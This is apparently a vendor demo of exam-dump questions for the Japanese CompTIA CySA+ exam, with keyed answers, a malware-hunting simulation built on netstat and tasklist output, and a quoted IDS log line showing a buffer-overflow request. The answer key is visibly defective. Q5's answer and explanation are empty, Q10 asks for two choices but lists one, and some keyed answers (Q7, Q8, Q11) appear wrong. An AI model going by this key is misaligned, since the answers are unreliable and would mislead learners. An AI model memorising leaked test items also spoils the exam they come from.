
Prep4King

Prep4King

- Online Tool, Convenient, easy to study.
- Instant Online Access
- Supports All Web Browsers
- Practice Online Anytime
- Test History and Performance Review
- Supports Windows / Mac / Android / iOS, etc.

- Installable Software Application
- Simulates Real Exam Environment
- Builds Exam Confidence
- Supports MS Operating System
- Two Modes For Practice
- Practice Offline Anytime



- Printable PDF Format
- Prepared by IT Experts
- Instant Access to Download
- Study Anywhere, Anytime
- 365 Days Free Updates
- Free PDF Demo Available

Security & Privacy

We respect customer privacy. We use McAfee's security service to provide you with utmost security for your personal information & peace of mind.

365 Days Free Updates

Free update is available within 365 days after your purchase. After 365 days, you will get 50% discounts for updating.

Money Back Guarantee

Full refund if you fail the corresponding exam in 90 days after purchasing. And Free get any another product.

Instant Download

After Payment, our system will send you the products you purchase in mailbox in a minute after payment. If not received within 2 hours, please contact us.

http://www.prep4king.com/

aims to give you good guidance during the preparation for easy pass.

Exam : **CS0-001J**

Title : CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-001日本語版)

Vendor : CompTIA

Version : DEMO

QUESTION NO: 1
ある企業が継続的な脆弱性管理プログラムを確立し、それをサポートするための最新の技術を入手しました。
ただし、いくつかの脆弱性が検出されていないため、プログラムは失敗しています。
次のうちどれが偽陰性の数を減らすのでしょうか？
A. ブルートフォースメカニズムにスキャナを再設定します。
B. 認証スキャンを実行します。
C. セキュリティ問題対応計画を更新する。
D. スキャン頻度を上げてください。
Answer: B

QUESTION NO: 2
最高経営責任者（CEO）は、新しい最高情報セキュリティ責任者（CISO）に、同社のサイバーセキュリティ運用の強化リストを提供するよう指示した。
その結果、CISOは、セキュリティ運用と業界のベストプラクティスを調和させる必要性を認識しました。 次の中でこれを達成するのに適切な業界参照はどれですか？
A. NIST
B. PCI
C. OWASP
D. OSSIM
Answer: A

QUESTION NO: 3
ソフトウェア保証ラボは、エラー/障害状態を引き起こそうとする異なるランダムデータセットを自動的に生成して入力することによって、アプリケーションの動的評価を実行しています。
次のソフトウェアアセスメント機能のうち、SDLCのどの段階でこれを実行する必要がありますか？（2つ選択してください）
A. Behavior modeling
B. Requirements phase
C. Static code analysis
D. Planning phase
E. Fuzzing
F. Prototyping phase
Answer: E,F

QUESTION NO: 4
南アメリカから開始されたセキュリティ侵害のために、最高セキュリティ責任者（CSO）は、そのような攻撃が再発するのを防ぐために適切なセキュリティ制御を設計および実装するようチームに指示しました。
同社には、企業リソースへのアクセスを必要とする米国全土に営業チームとコンサルティングチームがあります。
セキュリティマネージャは、企業ネットワークへの米国外からのアクセスを防ぐために、ロケーションベースの認証を実装しました。

3ヵ月後、同じ事件がアジアの国からの攻撃で再発しました。
次のセキュリティ設計上の欠陥のうちどれが原因と考えられますか？
A.
販売とサポートは、銀行取引や電子メールなど、個人アカウントに同じパスワードを再利用しています。
B. ハッカーが会社のネットワーク内に駆除されなかったバックドアを残しました。
C. 同社は、DDoSの脆弱性を持つファイアウォールを交換したばかりです。
D. チームはVPNアクセスを説明せず、否認防止を保証しませんでした
Answer: D

QUESTION NO: 5
環境内のサーバーでマルウェアが疑われています。
アナリストは環境内のサーバーからのコマンドの出力を提供され、サーバーの1つで実行されているプロセスがマルウェアである可能性があるかどうかを判断するためにすべての出力ファイルを確認する必要があります。
説明書
サーバー1、2、4はクリック可能です。
マルウェアをホストするサーバーを選択し、このマルウェアをホストするプロセスを選択します。
シミュレーションの初期状態を元に戻したい場合は、リセットボタンを選択してください。
シミュレーションが完了したら、[完了]ボタンをクリックして送信してください。
シミュレーションが送信されたら、[次へ]ボタンをクリックして続行してください。

Server1_Output X

```
C:\Users\Team3>netstat -oan

Active Connections

Proto       Local Address   Foreign Address     State         PID
TCP         0.0.0.0:49154   0.0.0.0:0           LISTENING     884
TCP         0.0.0.0:49184   0.0.0.0:0           LISTENING     540
TCP         0.0.0.0:49190   0.0.0.0:0           LISTENING     532
TCP         10.1.1.2:57433  192.168.50.6:443    ESTABLISHED   1276
TCP         10.1.1.2:50125  192.168.50.6:445    ESTABLISHED   276
TCP         10.1.1.2:52349  192.168.50.6:139    ESTABLISHED   276
TCP         10.1.1.2:139    0.0.0.0:0           LISTENING     4
TCP         10.1.1.2:3389   172.30.0.148:49242  ESTABLISHED   348
TCP         10.1.1.2:50741  172.30.0.101:445    ESTABLISHED   4
TCP         10.1.1.2:50777  172.30.0.4:135      TIME_WAIT     0
TCP         10.1.1.2:50778  172.30.0.4:49157    TIME_WAIT     0
TCP         [::]:135        [::]:0              LISTENING     540
TCP         [::]:445        [::]:0              LISTENING     4


C:\Users\Team3> tasklist
Image Name                     PID  Session Name        Session#        Usage
=================   ============  ==============  ============  ============
System Idle Process              0  Services                   0          24 K
System                           4  Services                   0       1,340 K
smss.exe                       300  Services                   0         884 K
csrss.exe                      384  Services                   0       3,048 K
vininit.exe                    432  Services                   0       3,284 K
services.exe                   532  Services                   0       7,832 K
lsass.exe                      540  Services                   0       9,776 K
lsn.exe                        560  Services                   0       5,164 K
svchost.exe                    884  Services                   0      22,528 K
svchost.exe                    276  Services                   0       9,860 K
svchost.exe                    348  Services                   0      12,136 K
spoolsv.exe                   1036  Services                   0       8,216 K
svchost.exe                   1068  Services                   0       7,888 K
svchost.exe                   2020  Services                   0      17,324 K
notepad.exe                   1276  Services                   0       4,324 K
svchost.exe                   1720  Services                   0       3,172 K
SearchIndexer.exe              864  Services                   0      14,968 K
OSPPSWV.EXE                  25584  Services                   0      13,764 K
csrss.exe                      372  RDP-Tcp#0                  1       7,556 K
winlogon.exe                   460  RDP-Tcp#0                  1       5,832 K
rdpclip.exe                   1600  RDP-Tcp#0                  1       4,356 K
dvn.exe                        772  RDP-Tcp#0                  1       5,116 K
taskhost.exe                  1700  RDP-Tcp#0                  1       8,720 K
explorer.exe                  2500  RDP-Tcp#0                  1      66,444 K
splvov64.exe                  2960  RDP-Tcp#0                  1       4,152 K
cnd.exe                       1260  RDP-Tcp#0                  1       2,652 K
conhost.exe                   2616  RDP-Tcp#0                  1       5,256 K
audiodg.exe                    980  Services                   0      13,236 K
csrss.exe                     2400  Console                    3       3,512 K
winlogon.exe                  2492  Console                    3       5,772 K
LogonUI.exe                   2864  Console                    3      17,056 K
notepad.exe                    376  Services                   1       5,636 K
taskhost.exe                  2812  Services                   0       9,540 K
tasklist.exe                  1208  RDP-Tcp#0                  1       5,196 K
WmiPrvSE.exe                  1276  Services                   0       5,776 K
```

Server2_Output X


```
C:\Users\Team3>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       716
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       516
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       440
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       536
  TCP    0.0.0.0:491585         0.0.0.0:0              LISTENING       528
  TCP    10.1.1.3:139           0.0.0.0:0              LISTENING       4
  TCP    10.1.1.3:3389          192.168.50.5:49335     ESTABLISHED     516
  TCP    10.1.1.3:50276         192.168.50.5:445       ESTABLISHED     4
  TCP    [::]:135               [::]:0                 LISTENING       716
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       516

C:\Users\Team3> tasklist

Image Name                     PID Session Name        Session#    Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        636 K
smss.exe                       300 Services                   0        900 K
csrss.exe                      384 Services                   0      3,252 K
vininit.exe                    440 Services                   0      3,272 K
services.exe                   528 Services                   0      8,212 K
lsass.exe                      536 Services                   0     10,140 K
lsn.exe                        548 Services                   0      5,360 K
svchost.exe                    648 Services                   0      6,572 K
svchost.exe                    716 Services                   0      6,472 K
svchost.exe                    808 Services                   0     14,372 K
svchost.exe                    884 Services                   0     44,856 K
svchost.exe                    920 Services                   0     22,580 K
svchost.exe                    100 Services                   0      8,700 K
svchost.exe                    516 Services                   0     13,236 K
spoolsv.exe                    952 Services                   0      9,964 K
svchost.exe                   1060 Services                   0      7,716 K
svchost.exe                    904 Services                   0     15,228 K
svchost.exe                   2208 Services                   1      3,156 K
SearchIndexer.exe             2252 Services                   1     15,720 K
csrss.exe                      848 Console                    3      3,444 K
vinlogon.exe                  2864 Console                    3      5,620 K
LogonUI.exe                   1976 Console                    3     17,080 K
csrss.exe                     1408 RDP-Tcp#0                  1      5,256 K
winlogon.exe                  1520 RDP-Tcp#0                  1      6,228 K
rdpclip.exe                   1380 RDP-Tcp#0                  1      4,504 K
dvn.exe                       2656 RDP-Tcp#0                  1      4,132 K
explorer.exe                  2328 RDP-Tcp#0                  1     58,948 K
taskhost.exe                  1396 RDP-Tcp#0                  1      5,504 K
conhost.exe                    472 RDP-Tcp#0                  1      5,120 K
conhost.exe                   3004 RDP-Tcp#0                  1      5,204 K
tasklist.exe                   308 RDP-Tcp#0                  1      5,180 K
WmiPrvSE.exe                   372 Services                   0      9,780 K
```



Server4_Output


C:\Users\Team3>netstat - oan

Active Connections


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	636
TCP	0.0.0.0:49184	0.0.0.0:0	LISTENING	540
TCP	0.0.0.0:49190	0.0.0.0:0	LISTENING	532
TCP	192.168.50.6:443	10.1.1.2:57433	ESTABLISHED	348
TCP	192.168.50.6:445	10.1.1.2:50125	ESTABLISHED	540
TCP	192.168.50.6:139	10.1.1.2:52349	ESTABLISHED	540
TCP	192.168.50.6:139	0.0.0.0:0	LISTENING	4
TCP	192.168.50.6:3389	172.30.0.148:49242	ESTABLISHED	348
TCP	192.168.50.6:50741	172.30.0.101:445	ESTABLISHED	4
TCP	192.168.50.6:50777	172.30.0.4:135	TIME_WAIT	0
TCP	192.168.50.6:50778	172.30.0.148:49157	TIME_WAIT	0
TCP	[::]:135	[::]:0	LISTENING	1720
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:3389	[::]:0	LISTENING	348

C:\Users\Team3> tasklist


Image Name	PID	Session Name	Session#	Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
vininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsn.exe	560	Services	0	5,164 K
svchost.exe	636	Services	0	6,864 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSWC.exe	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dvn.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K
explorer.exe	2500	RDP-Tcp#0	1	66,444 K
Splvov64.exe	2960	RDP-Tcp#0	1	4,152 K
cmd.exe	1260	RDP-Tcp#0	1	2,652 K
conhost.exe	2616	RDP-Tcp#0	1	5,256 K
audiodg.exe	980	Services	0	13,256 K
csrss.exe	2400	Console	3	3,512 K
winlogon.exe	2492	Console	3	5,772 K
LogonUI.exe	2864	Console	3	17,056 K
taskhost.exe	2812	Services	0	9,540 K
tasklist.exe	1208	RDP-Tcp#0	1	5,196 K
VmlPrvSE.exe	1276	Services	0	5,776 K


Network Diagram
INTERNAL
Server3
192.168.50.3
Linux
Server4
192.168.50.6
Windows
Firewall
Two zones: DMZ, INTERNAL
DMZ Gateway: 10.1.1.1
INTERNAL Gateway: 192.168.50.1
DMZ
Server1
10.1.1.2
Windows
Server2
10.1.1.3
Windows
PROCESSES
Lsass.exe
Svchost.exe
Notepad.exe
Explorer.exe
Lsm.exe
Searchindexer.exe

Answer:



Explanation:



QUESTION NO: 6
セキュリティアナリストは、インシデントからドライブのイメージを作成しました。
アナリストがNEXTで何をすべきかを以下で説明してください。
A.
アナリストは、ドライブのバックアップを作成し、ドライブをハッシュする必要があります。
B.
アナリストは、イメージのハッシュを作成し、元のドライブのハッシュと比較する必要があります。
C. アナリストは、一連の保管文書を作成し、ステークホルダーに通知する必要があります。
D. アナリストは、画像の分析を開始し、結果を報告し始める必要があります。
Answer: B

QUESTION NO: 7

大規模な国際組織のセキュリティチームは、脆弱性管理プログラムを開発しています。
開発スタッフは、新しいプログラムが脆弱性の改善に伴いサービスの中断とダウンタイムを引き起こすことに懸念を表明しています。
この懸念に対処するために、セキュリティチームは修復プロセスのコアコンポーネントとしてFIRSTを実装する必要があるのは次のうちどれですか？
A. 脆弱なサーバーの分離
B. 自動パッチ管理
C. 変更管理手順
D. セキュリティ回帰テスト
Answer: D

QUESTION NO: 8
午前10時20分に開始して、いずれかのアプリケーションサーバーで同じアカウント名のログインに失敗したことを示すアラートがSIEMから発行されます。その他の重大なログイン失敗アクティビティは検出されません。
Splunkを使用してそのアカウント名に関連するアクティビティを検索すると、セキュリティアナリストは、そのアカウントがしばらくの間正常に認証され、今朝失敗し始めたことを発見しました。アカウントは、データベースを実行している内部サーバーからアプリケーションサーバーへの認証を試みています。ネットワーク上で他のセキュリティアクティビティは検出されません。アナリストは、アカウントの所有者がその会社で働いていない開発者であることを発見しました。次のうちどれがそのアカウントへのログイン試行が失敗した最も可能性の高い理由ですか？
A.
悪意のあるマルウェアによる攻撃がネットワークへのアクセスを許可しており、ログインに失敗したことがアプリケーションへのアクセスを特権しようとしたことを示しています。
B.
ホストベースのファイアウォールがポート389のLDAP通信をブロックしているため、ログイン資格情報がアプリケーションサーバーによって受信されない
C.
アプリケーションのライセンスが期限切れになり、ログインに失敗した場合でも、アプリケーションに新しいライセンスキーがインストールされるまで継続して発生します。
D.
認証に失敗したアカウントは維持されておらず、そのアカウントの会社パスワード変更ポリシーの期間に達しました
Answer: A

QUESTION NO: 9
次のIDSログは、企業のサイバーセキュリティアナリストによって発見されました。

```
141.21.15.254----[21/APRIL 2016:00:17:20+1200]
"GET /index.php?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP /1.1"
200, 2731 "http://www.comptia.com/cgibin/form/commentary/noframes/read/209" "Mozilla/4.0 (compatible:MSIE 6.0:
Window NT 5.1: Hotbar 4.4.7.0)"
```

次のうちどれがIDSログに基づいて会社に対して立ち上げられましたか？
A. SQLインジェクション攻撃
B. バッファオーバーフロー攻撃

C. オンラインパスワードクラック攻撃
D. クロスサイトスクリプティング攻撃
Answer: B

QUESTION NO: 10
サービスデスクのリクエストを確認する際、経営陣は、セキュリティアナリストが新しい人事マネージャーから送信されたリクエストを調査するようにリクエストしました。
要求は、以前の人間のマネージャーに属していた「ロック解除」ファイルで構成されます。
セキュリティアナリストは、5レベルのパスワードを表示するために使用されるツールを発見しました。
このツールは、ファイルのロックを解除するためにサービスデスクの複数のメンバーによって使用されています。
これらの特定のファイルの内容は、担当者に関する非常に機密性の高い情報です。
このシナリオを説明するベストは次のうちどれですか？（2つ選択してください。）
A. 不正なデータマスキング
B. 不正データの流出
C. 不正アクセス
D. 不正なソフトウェア
E. 不正なコントロール
Answer: C

QUESTION NO: 11
組織は、ネットワークスキャンを実行して、アクティブなホストと脆弱性を特定したいと考えています。管理者は、攻撃の進行状況を模倣するスキャンを最優先します。時間とリソースが許せば、その後のスキャンはさまざまな手法と方法を使用して実行できます。次のスキャンタイプとシーケンスのうち、組織の要件に最も適しているのはどれですか？
A. コンプライアンススキャンとそれに続く資格情報のないスキャン
B. コンプライアンススキャンとそれに続く資格情報スキャン
C. Norvcredentialedスキャンとそれに続くcredentialedスキャン
D. 資格情報スキャンとそれに続くコンプライアンススキャン
Answer: B

QUESTION NO: 12
PHIの保管に関する法令遵守の目標を達成するためには、脆弱性スキャンを継続的に実施する必要があります。 ネットワークの最後のスキャンで5,682件の脆弱性が発見されました。最高情報責任者（CIO）は、すべての既知の問題を解決するための改善計画を策定したいと考えています。 次のうちどれを進めるのがベストな方法ですか？
A. すべての偽陽性と例外を特定し、残りのすべての項目を解決しようとします。
B. 現在の脆弱性のリストが解決されるまで、追加スキャンを延期してください。
C.
スキャンを、資産インベントリでクリティカルであると識別されたアイテムに減らし、まずこれらの問題を解決します。
D. PHIを処理するアセットをサンドボックス環境に配置し、すべての脆弱性を解決します。
Answer: C

QUESTION NO: 13
